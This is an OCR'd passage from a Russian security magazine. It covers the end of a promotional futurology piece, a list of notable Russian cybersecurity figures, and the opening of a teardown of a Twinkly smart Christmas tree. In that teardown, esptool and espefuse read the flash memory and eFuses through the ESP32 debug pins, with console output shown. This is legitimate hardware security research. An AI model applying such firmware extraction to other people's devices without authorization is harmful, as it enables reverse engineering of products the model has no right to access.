
В 2040 г. настоящим и осязаемым останется лишь железо, которое обеспечивает работу сети. К тому времени RUVDS будет оказывать полноценные хостинг-услуги с орбиты. Наша группировка спутников справится с этим на раз: опыта в космосе у нас будет гораздо больше, чем у конкурентов из других стран.

20 ЛЕТ

Государства всегда реагируют на изменения с задержкой, поэтому через 20 лет к общей усталости от сети прибавится еще и давление со стороны регуляторов. Это логично: когда огромная часть документооборота, рабочих процессов, досуга и жизни в целом проходит в цифровом пространстве, государство не может остаться в стороне. Никто не хочет, чтобы на виртуальной улице разбрасывали мусор!

Нельзя исключать, что в это время мы станем свидетелями первого полноценного онлайн-конфликта между государствами. При этом человек перестанет быть движущей силой тех или иных завоеваний, ведь на Земле вряд ли останутся ресурсы, которые можно поделить не в интернете. Все будет завязано на данных и инфраструктуре сети.

Борьба за космос обострится: сформированные к тому времени национальные космические корпорации нового типа смогут объединить ресурсные интересы с навязыванием орбитальных ИТ-продуктов.



Кибербез тоже выйдет на новый уровень: скорее всего, речь будет идти не об ИИ-решениях, а о полноценных ИИ-агентах, самостоятельно разрабатывающих новый софт. Нам, кстати, очень пригодится такой продукт от Позитива — размещать на Марсе экспериментальный дата-центр без защиты было бы ошибкой.

25 ЛЕТ

Говорят, что к этому времени наступит та самая технологическая сингулярность — момент, когда человек потеряет контроль над техническим прогрессом и тот станет необратимым. Но рассчитывать на совсем бесконтрольное развитие не стоит: создавать «Скайнет» с доступом ко всем возможным ресурсам отдельной страны (а то и больше) вряд ли кто-то станет. Мир, вопреки представлениям техноэнтузиастов, все четче будет делиться на «аналог» и «цифру». Скорее всего, техногигантам придется поступиться своими монополиями, как Джону Рокфеллеру пришлось смириться с разделением Standard Oil.

Борьба за права в цифровой среде выйдет на новый уровень: понятие персональных данных будет расширено на голос, лицо, походку и прочие показатели, незаконный сбор которых будет строго пресекаться. Перебалансировка применения технологий приведет к более грамотному их распределению: с одной стороны — в пользу общественной стабильности, с другой — в интересах наукоемких секторов (например, того же космоса). Кому будут нужны зубные щетки с ИИ, если перед нами откроется перспектива полномасштабного покорения Луны?

Во второй половине XXI века мы войдем в эпоху, когда человечество переосмыслит свое отношение к технологиям. Так же, как тренды урбанистики убирают автомобили из центра города, технологиям будет выделена крайне обширная, но все-таки ограниченная ниша. Мы уже видели это на примере биотехнологий, когда большинство стран запретили клонирование. Если говорить об ИТ, то первый кандидат на ограничение — это, конечно, ИИ. Тенденцию, связанную с запретом использования ИИ в определенных сферах, можно наблюдать в ЕС, и, скорее всего, она распространится и на другие страны и сферы ИТ (рекомендательные алгоритмы, блокчейн и др.).

Примечательно, что к тому моменту покорение Марса станет вполне реальным и серьезным проектом. На Красной планете будет активно расти инфраструктура первых колоний. И без RUVDS здесь, конечно, не обойдется: вся история исследований вела нас именно к этому! Благо контракт уже подписан, и наши специалисты приступили к работе: ведем переговоры о создании единого цифрового пространства между двумя планетами — технически все сложно, но идеи уже есть!

RUVDS, полагаю, перестроится без проблем. Как говорил классик: «Человеку нужен человек», — и мы всегда держим это в уме. А прорывные инициативы всегда будут нашей фишкой.

СПИСОК ИСТОЧНИКОВ

1. RUVDS запустил на орбиту спутник-сервер
2. Компания десантировала ЦОД на льдину
3. Изобретение крестовой отвертки на Западе в 1930-х гг.
4. Путин поручил выделить 116 миллиардов на российский аналог спутникового интернета Starlink
5. Правительство Евросоюза впервые в истории оштрафовано за несоблюдение собственных правил защиты данных
6. Как рынок дата-центров подталкивает отечественную промышленность
7. Оценки аналитиков
8. Оценки Gartner
9. Китайским детям ограничат интернет

ЗАЛ СЛАВЫ ~~РОК-Н-РОЛЛА~~ КИБЕРБЕЗА

Да, это все еще субъективный взгляд на отрасль. И да, многие из этих людей имеют отношение к Позитиву — мы это понимаем и ни в коем случае не отрицаем ;)

О чем статья:

Кто сделал российский кибербез таким, каким мы знаем его сегодня? Как ни крути, объективно ответить на этот вопрос не сможет никто: на пути встанут личные взаимоотношения, любовь и ненависть к отдельным компаниям и еще целый ворох разных «но». Немного поломав голову, мы все-таки нашли решение — обратились к нейросетям, которые хоть и привирают, но знают почти все.

Мы попросили ИИ перечислить людей, которые внесли значительный вклад в развитие отечественной ИБ-индустрии, немного подправили ответы и составили Зал славы российского кибербеза!

ДМИТРИЙ АГАРУНОВ

Предприниматель, создатель и руководитель медиахолдинга Gameland. Основатель «Хакера» — одного из главных российских профильных медиа.

АЛЕКСАНДР АНТИПОВ

Идейный вдохновитель и главный редактор Security Lab — самых быстрых новостей на Диком Западе.

АЛЕКСАНДР ОМЕЛЬЧЕНКО

Экс-CISO «Альфа-Банка» и один из первых ярких CISO в российском финансовом секторе.

ДЕНИС БАРАНОВ

Исследователь, этичный хакер, визионер и признанный ИБ-эксперт. В 2010 г. пришел в Позитив пентестером, в 2016-м стал управляющим директором, а в 2021-м возглавил компанию.

ВЛАДИМИР ГАЙКОВИЧ

Один из пионеров российской ИБ-индустрии. Сооснователь и экс-руководитель «Информзащиты» — под его руководством компания вошла в число топовых игроков рынка. В последние годы жизни руководил компанией «Андэк».

Умер в 2015 г.

ДЕНИС ГАМАЮНОВ

Технический директор и сооснователь SolidLab, генеральный директор SolidSoft. Кандидат физико-математических наук, заведующий лабораторией математических проблем компьютерной безопасности на факультете ВМК в МГУ.

ГЕОРГИЙ ГЕНС

Основатель и экс-руководитель группы компаний «ЛАНИТ». Уже в 14 лет заработал первые деньги за написание программы для своей преподавательницы, а к концу школы получил высший разряд по программированию. Работал во Всесоюзном НИИ автоматизации управления в непромышленной сфере, в 1988 г. был в числе создателей инженерно-коммерческого центра «ПРОНТО», а уже в 1989-м основал «ЛАНИТ». Внес значительный вклад в развитие отечественной ИТ- и ИБ-индустрии, в память о нем учреждена премия IT Stars.


Умер в 2018 г.

СЕРГЕЙ ГОРДЕЙЧИК

Генеральный директор CyberOK, руководитель учебной программы по кибербезопасности и приглашенный профессор Harbour. Space University (Барселона, Испания). Развивал многие популярные открытые проекты, в том числе SCADA StrangeLove, SD-WAN NewHop и AI Sec. Отмечен благодарностями от Siemens, Schneider Electric, Citrix, NVIDIA и других мировых вендоров. Экс-сотрудник Positive Technologies и «Лаборатории Касперского».

АННА ГОЛЬДШТЕЙН

Прошла путь от программиста до директора по развитию бизнеса в «Информзащите». Стояла у истоков ИБ-консалтинга и аудита в их нынешнем понимании. Получила степень MBA в Калифорнийском государственном университете.



АНТОН ДОРФМАН

ИБ-исследователь, кандидат технических наук. Почти 25 лет занимался реверсом (специализировался на промышленных ПЛК и встроенных устройствах), исследованием прошивок с редкими процессорными архитектурами и автоматизацией задач обратного проектирования. Обнаружил более 25 уязвимостей в продуктах Mitsubishi Electric, Schneider Electric, WAGO, CODESYS и других топовых вендоров.

Умер в 2025 г.

ВЛАДИМИР ДРЮКОВ

Руководитель Solar JSOC — крупнейшего в России коммерческого центра противодействия кибератакам. Награжден медалью ордена «За заслуги перед Отечеством» II степени за выдающийся вклад в обеспечение кибербезопасности страны.

ВЛАДИМИР ДУБРОВИН А.К.А. ЗАРАЗА


Признанный ИБ-эксперт, создатель проекта 3proxy. Вместе с Сергеем Гордейчиком написал популярную в сообществе книгу «Безопасность беспроводных сетей».

КИРИЛЛ ЕРМАКОВ

Создатель одной из крупнейших баз данных уязвимостей Vulners и экс-CISO QIWI. Один из лучших российских ИБ-практиков и топовый багхантер (вместе с Дмитрием Скляровым ломал автомобильные мозги до того, как это стало мейнстримом).

ПЕТР ЕФИМОВ

Сооснователь и бывший президент ГК «Информзащита», экс-руководитель одноименного интегратора. В 1990-х участвовал в разработке и формировании государственной ИБ-политики. До создания собственного бизнеса также успел поработать в Генштабе ВС РФ, где занимался разработкой АСУ, внедрением ПК и развертыванием локальных сетей.



ИЛЬЯ ЗЕЛЕНЧУК

Создатель проекта BigXP, один из основателей «Хакердома» и преподаватель матмеха СПбГУ. Стоял у истоков российских CTF: организовал первые крупные соревнования UralCTF, которые в дальнейшем вышли на всероссийский уровень и превратились в знаменитый RuCTF.

ЕВГЕНИЙ КАСПЕРСКИЙ

Основатель «Лаборатории Касперского», всемирно известный ИБ-эксперт и предприниматель. В 1990-х лично создал набор антивирусных модулей, которые легли в основу антивирусной базы его компании. Доктор наук (Плимутский университет, Великобритания), лауреат Государственной премии в области науки и технологий.

ИГОРЬ КАЧАЛИН

Эксперт по информационной безопасности и криптографии. Генеральный директор Национального технологического центра цифровой криптографии, экс-заместитель начальника Центра защиты информации и специальной связи ФСБ России. Член оргкомитета «Инфофорума».

СЕРГЕЙ ЛЕБЕДЬ

Вице-президент по кибербезопасности Сбербанка: под его руководством создавались карта знаний CISO, платформа X Threat Intelligence и модель киберугроз для ИИ. В 1999 г. начал читать курс «Методы и средства защиты информации» в МГТУ им. Баумана, в 2002-м выпустил книгу «Межсетевое экранирование. Теория и практика защиты внешнего периметра».

НИКОЛАЙ ЛИХАЧЕВ А.К.А. КРИС КАСПЕРСКИ

Выдающийся хакер и ИБ-исследователь, автор более 20 книг и 500 статей, посвященных реверсу, кибербезу и программированию (выпустил свою первую книгу «Техника и философия хакерских атак» еще в 1999 г.). В последние годы жизни работал в McAfee, где получил награду «Сотрудник года» за работу во время операции «Аврора». Разработал программу обнаружения вторжений для Федерального управления гражданской авиации и ВВС США. Также создал программы для распознавания фотографий со спутников (по заказу неназванной космической компании) и для выявления детской порнографии в сети (для силовых структур США).

Умер в 2017 г.

АЛЕКСЕЙ ЛУКАЦКИЙ

Так себя описывает сам Алексей:

«30+ лет стажа в ИБ (можно сказать, стоял у истоков, а где-то просто свечку держал). Успел поработать программистом СКЗИ, админом ИБ, аудитором, замруководителя департамента маркетинга, продавцом ИБ, преподавателем, ведущим ИБ-мероприятий, проектировщиком SOC'ов, бизнес-консультантом по ИБ. Отвечал среди прочего за внутреннюю ИБ в российском офисе Cisco, где трудился 18 лет. Первый Security Champion в Cisco (2006), единственный Cisco Security Ninja Brown Belt в регионе EMEAR. Ведущий популярного блога и ТГ-канала о кибербезе, автор нескольких сотен статей, пяти книг и трех десятков курсов по кибербезу».

ВИТАЛИЙ ЛЮТИКОВ

Заместитель директора ФСТЭК России. Активно участвует в разработке и внедрении нормативных актов, регулирующих защиту информации в государственных и коммерческих структурах.

АНДРЕЙ МАСАЛОВИЧ А.К.А. КИБЕРДЕД

Автор технологии интернет-мониторинга Avalanche и один из основоположников современной школы российской интернет-разведки. Занимается реализацией OSINT-подходов в веб-обработчиках, разработкой сканеров для индексации глубинных ресурсов сети и дарквеба. Ученый, преподаватель, подполковник ФАПСИ в отставке.

АЛЕКСАНДР МАТРОСОВ

Реверсер и аналитик ВПО. Экс-глава Центра вирусных исследований и аналитики в российском ESET, возглавлял offensive-исследования железа и прошивок для основных продуктовых линеек компании NVIDIA и занимался кибербезом в Intel.

ИЛЬЯ МЕДВЕДОВСКИЙ

Экс-руководитель Digital Security. В 1999 г. защитил первую в России хакерскую кандидатскую: «Разработка методов и средств анализа защищенности и обнаружения атак в распределенных вычислительных системах». Один из организаторов и идейных вдохновителей международной хакерской конференции ZeroNights.

МУСЛИМ МЕДЖЛУМОВ


Директор по продуктам и технологиям BI.ZONE, экс-директор центра кибербезопасности и защиты «Ростелекома».

ВИКТОР МИНИН

Председатель правления Ассоциации руководителей служб информационной безопасности, член правления Союза ИТ-директоров России, член президиума экспертного совета премии «ЗУБР», член программного комитета Infosecurity Russia. Стоял у истоков российских CTF, на его счету организация множества турниров (например, BRICS+ CTF и «Кубок CTF России»).

БРАТЬЯ МАКСИМОВЫ — ДМИТРИЙ И ЮРИЙ

Сооснователи Positive Technologies. Именно Дмитрий создал великий и ужасный XSpider, который стал краеугольным камнем нашей компании.



ИВАН НОВИКОВ A.K.A. D0ZNP A.K.A. ВЛАДИМИР ВОРОНЦОВ


Создатель первого в мире файрвола на основе ИИ и основатель Wallarm — одного из самых успешных ИБ-стартапов Кремниевой долины с российскими корнями.

АЛЕКСАНДР ПЕСЛЯК A.K.A. SOLAR DESIGNER

Создатель John the Ripper — одной из самых популярных утилит для анализа стойкости паролей. Основатель проекта Openwall, стоял у истоков ряда подходов к защите от эксплуатации уязвимостей: в 1997 г. впервые привнес защиту от исполнения кода на платформу Linux и в архитектуру x86, а также первым продемонстрировал атаку return-to-libc. Создатель высокозащищенной ОС Openwall GNU/Linux (Owl).

АЛЕКСАНДР ПОПОВ

ИБ-исследователь и разработчик ядра Linux мирового уровня. Активный участник проекта Kernel Self Protection Project, создатель карты средств защиты ядра Linux и открытого проекта kernel-hardening-checker. Автор спецкурса «Введение в эксплуатацию уязвимостей в ядре Linux» в МГТУ им. Баумана, также регулярно проводит открытые лекции по безопасности ОС в российских университетах. Руководитель комитета по открытому коду Positive Technologies.



ДМИТРИЙ СКЛЯРОВ


Руководитель отдела анализа приложений Positive Technologies. Занимался ИБ-исследованиями в Icom soft и преподавал в МГТУ им. Баумана. В разное время в зону его профессиональных интересов попадала безопасность электронных книг, средства контроля подлинности цифровых фотоизображений, криминалистический анализ мобильных устройств, внутренности Intel Management Engine. В том числе Дмитрий вместе с коллегами обнаружил уязвимость в чипах Intel (Pentium, Celeron и Atom).

АЛЕКСЕЙ СМИРНОВ A.K.A. ARKANOID

Экс-CISO Parallels, создатель Profi scope и Code Scoring. В 1990-х вместе с командой исследовал уязвимости в системе безопасности Citibank, которые позже использовал другой хакер. После того инцидента Алексей оставил хакерскую деятельность и стал работать в сфере ИБ. Преподавал Python и курировал дипломные работы в СПбГУ, а также создал курс по лицензированию открытого ПО для сообщества Open Data Science.

МАКСУТ ШАДАЕВ

Политик, министр цифрового развития, связи и массовых коммуникаций России. С 1999 г. работал в ИТ-компаниях (в том числе IBS Group), с 2004-го перешел в государственный сектор. Помог ИБ вырасти в самостоятельную отрасль.



АЛИСА ШЕВЧЕНКО A.K.A. ALISA ESAGE

Владелица международного проекта Zero Day Engineering, первая женщина-победительница элитных хакерских соревнований Pwn 2 Own Vancouver. Независимая исследовательница и участница багбаунти-программ ведущих мировых вендоров.

Некоторые эксперты, которые внесли значительный вклад в развитие российской ИБ-индустрии, были по тем или иным причинам арестованы спецслужбами.
Вы знаете, о ком идет речь: мы не можем упоминать их имена, но и не вспомнить о них тоже не можем.

ХАКЕР, У ТЕБЯ ВАРЕЖКА РАЗВЯЗАЛАСЬ


pt
pt
pt
pt


Та самая
взломанная
ёлка

РАЗ, ДВА, ТРИ — ЕЛОЧКА, ГОРИ!

Алексей Шалпегин

Эксперт Positive Labs,
Positive Technologies

Новый год у многих ассоциируется с яркими украшениями, фейерверками и, конечно, новогодней елью — какой же праздник без огоньков? В наш век smart-устройств умными стали и гирлянды: через Wi-Fi можно задать шаблон мигания светодиодов и даже загрузить свое видео. Но насколько безопасны такие украшения? Чтобы ответить на этот вопрос, мы исследовали Twinkly Light Tree ❶.

А ЧТО, СОБСТВЕННО, ВНУТРИ?

Как становится понятно из названия, это не просто гирлянда, а целая светящаяся ель, состоящая из каркаса, светодиодных рядов и блока управления. Последний подключается к Wi-Fi, также там есть кнопка для выполнения начальной конфигурации (через Bluetooth).

Внутри корпуса блока управления находятся кнопка, трехцветный светодиод и модуль ESP32-WROOM.

Рисунок 1. Блок управления Twinkly Light Tree

Рисунок 2. Печатная плата блока управления Twinkly

Справа на плате (см. рис. 2) можно заметить набор контактов, подозрительно похожих на отладочные. Здесь установлен стандартный модуль ESP32, поэтому назначение контактов легко определяется (см. рис. 3).

Рисунок 3. Назначение отладочных выводов платы управления Twinkly

Эти контакты предназначены для первоначальной прошивки модуля ESP32. Если производитель не заблокировал интерфейс, их также можно использовать для считывания содержимого флеш-памяти и e-Fuses. Для этого существует удобный официальный инструмент esptool (см. рис. 4).

```
esptool.py v4.8.1
Serial port COM21
Connecting.....................
Detecting chip type... Unsupported detection protocol, switching and trying again...
Connecting.....
Detecting chip type... ESP32
Chip is ESP32-D0WD-V3 (revision v3.1)
Features: WiFi, BT, Dual Core, 240MHz, VRef calibration in efuse, Coding Scheme None
Crystal is 40MHz
MAC: d0:ef:76:5d:b7:f8
Uploading stub...
Running stub...
Stub running...
Configuring flash size...
135168 (1 %)
```

Рисунок 4. Считывание содержимого ПЗУ через утилиту esptool

Чтение e-Fuses выполняем схожим образом, но уже через утилиту espefuse (см. рис. 5).

```
espefuse.py v4.8.1
Connecting.....
Detecting chip type... Unsupported detection protocol, switching and trying again...
Connecting.....
Detecting chip type... ESP32

=== Run "summary" command ===
EFUSE_NAME (Block) Description  = [Meaningful Value] [Readable/Writeable] (Hex Value)
----------------------------------------------------------------------------------------
Calibration fuses:
ADC_VREF (BLOCK0)                                 True ADC reference voltage                                = 384 R/W (0x0180)
